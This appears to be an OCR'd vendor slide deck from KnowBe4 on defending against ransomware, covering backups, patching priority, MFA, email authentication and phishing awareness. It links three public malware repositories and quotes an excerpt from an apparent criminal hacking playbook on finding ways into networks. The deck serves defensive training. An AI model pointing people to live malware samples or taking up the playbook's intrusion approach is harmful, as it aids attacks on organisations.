

A-TECH
6521 AA 55814 L/H445/V
179 88000

# Defense




KnowBe4
Human error. Conquered.

# Ransomware Repositories




- https://bazaar.abuse.ch
- https://github.com/Da2dalus/The-MALWARE-Repo/tree/master
- https://github.com/Endermanch/MalwareDatabase

# Ransomware Best Practices

Train your users


Backups

Segment the network


Principle of least privilege / MFA

Remove Internet Facing RDP


Keep up with Patches

IR/TTX


Insurance





DKIM/SPF/DMARC

# People, Process and Technology (PPT)

- People
  - Security Awareness Programs
  - Changing their behaviors, culture
  - Tabletop Exercises (Ransomware)
- Processes
  - VPNs for remote work
  - External Banners
  - Policy for education / training
  - Incident Response for Attack
- Technology
  - Email Filtering
  - Threat Detection & Response
  - DMARC (SPF/DKIM)
  - MFA

# Email Protection





SPF, DKIM, DMARC - https://info.knowbe4.com/dmarc-spf-dkim-webinar
Source: https://andi-tech.com/email-security-with-spf-dkim-and-dmarc/



KnowBe4
Human error. Conquered.

# Email Protection






Source: https://andi-tech.com/email-security-with-spf-dkim-and-dmarc/

KnowBe4
Human error. Conquered.

# Email Protection

To check if your website and email can be spoofed, please visit

https://www.knowbe4.com/domain-spoof-test/

For the Domain Spoof Test
**It's FREE!**



KnowBe4
Human error. Conquered.

# Security Awareness & Training

### Baseline Testing
We provide baseline testing to assess the Phish-Prone™ percentage of your users through a free simulated phishing attack.

### Train Your Users
The world's largest library of security awareness training content; including interactive modules, videos, games, posters and newsletters. Automated training campaigns with scheduled reminder emails.

### Phish Your Users
Best-in-class, fully automated simulated phishing attacks, thousands of templates with unlimited usage, and community phishing templates.

### See the Results
Enterprise-strength reporting, showing stats and graphs for both training and phishing, ready for management. Show the great ROI!




KnowBe4
Human error. Conquered.

# Patching Sequence

| ASAP | Fairly Quickly | Prepare to Patch | < 1 Month | Whenever Possible |
|---|---|---|---|---|
| CISA Known Exploited Vulnerability Catalog List | Exploit Code Publicly Available & involves popular remotely exploitable services & products | Exploit Code is Publicly Available | Involves Popularly Exploited Apps or Services, but exploit code not yet publicly available | Everything Else |
| Is Being Actively Exploited | Is Likely to Be Actively Exploited | Maybe Actively Exploited | Maybe Actively Exploited | Less Likely to be Actively Exploited |





# Multi Factor Authentication (1 Factor, 2 Factor, 3 Factor)


## SMS (Restricted by US Government)

- It's okay – not the best
- Unfortunately, this is commonly used



## Application (Phishable with MitM Attacks)

- Code Generated in App
- Make sure you can back them up

## Hardware (FIDO Approved)

- Uses a hardware token, like a Yubikey or your smartphone
- Can be inconvenient when forgotten or damaged

# 3 Questions to Ask Your Email




## Email

Is the email unexpected?

## Sender

Is this person a stranger? #StrangerDanger

## Action

1. Are they asking me to do something immediately or quickly?
2. Does the action seem strange or unusual?

## Verify

Attempt to use a second connection to verify the email

YES?

# Zero Trust Mindset

- Not trusting anything by default
- Verifying everything

- Applied to humans it calls for:
  - Politely Paranoid
  - Be skeptical
  - Constant verification

- Mindfulness practices encourage to:
  - pause before reacting
  - engage intentionally and thoughtfully.

# Social Engineering Defense in Depth

| | |
|---|---|
| Mitigate | • Aggressively Mitigate Social Engineering<br>• People, Processes, Technology |
| Patch | • Patch Exploited Software & Firmware<br>• Monitor the CISA KEV Catalog (Known Exploited Vulnerabilities) |
| MFA | • Use MFA Wherever Possible<br>• Non-phishable MFA too, Avoid SMS and verify all requests that you didn't initiate |
| SPOT | • Learn how to Spot Rogue URLs<br>• No longer – don't click on links, or check your links, make sure they know how |
| DiNGS | • Remember to use DiNG style of passwords<br>• Different, Non-Guessable, Strong |


amazon
b services
aws

# 3 Tips from CyberCriminals




KnowBe4
Human error. Conquered.

# Ransomware Operator

- SysAdmin
- Arrogant to being captured
- CompTIA / Cisco Certifications
- Pentester, consultant, negotiator and not a criminal
- Doesn’t fear the FBI…. Fears Mandiant
- Ransomware Operators make millions
- Watches Netflix for serial killer documentaries
- Uses Shadow Banker for laundering $$$
- LLC created to launder money, sometimes uses OnlyFans
- Hates Americans, but wishes they were born here and working for Google


Source: https://papers.vx-underground.org/papers/Other/Interviews/RWO-09-26.html

# 3 Tips from Cybercriminals (with a bonus tip)

- Patch
- Isolate Backup
- Check the links
- Credential Stuffing

# Tip #1

# Patch



# First – Target the Networks

Hacker's_Quick_Start_en-US.txt

PREDICTION

The purpose of the document is to give a quick dive into computer and network hacking;
the audience - IT professionals with no such experience, with experience in system programming and administration.

NETWORK LANDSCAPES

Any (almost) modern network can be hacked.
This is due to:
- The redundancy of networks: having many services, different entry points to the same network;
- the priority of convenience over security: a prison is safe, but it is very difficult to do anything in it;
- the human factor: configuration errors, social engineering.
The second point is reinforced by the tangible profit reaction to the slightest slowdown in turnover in the commercial sector,
so without a military transition, the networks of capitalism will always be leaky)
https://habr.com/ru/company/selectel/blog/576482/

If there are no *known* vulnerabilities in the entry points found, this only means that
- you have to look for other entry points;
- you have to look for vulnerabilities yourself (if you really need to get into the network);
- you have to look for a person;
- you have to look for another target with the same information.

# Tip #2
# Isolate Backups




KnowBe4
Human error. Conquered.


## REMEMBER 3 - 2 – 1

- 3 backups
  - 2 local (original & backup)
  - 1 off network / cloud
- Test & check your backups
- Full, Differential, Incremental
- Versioning


# Tip #3
# Check Links



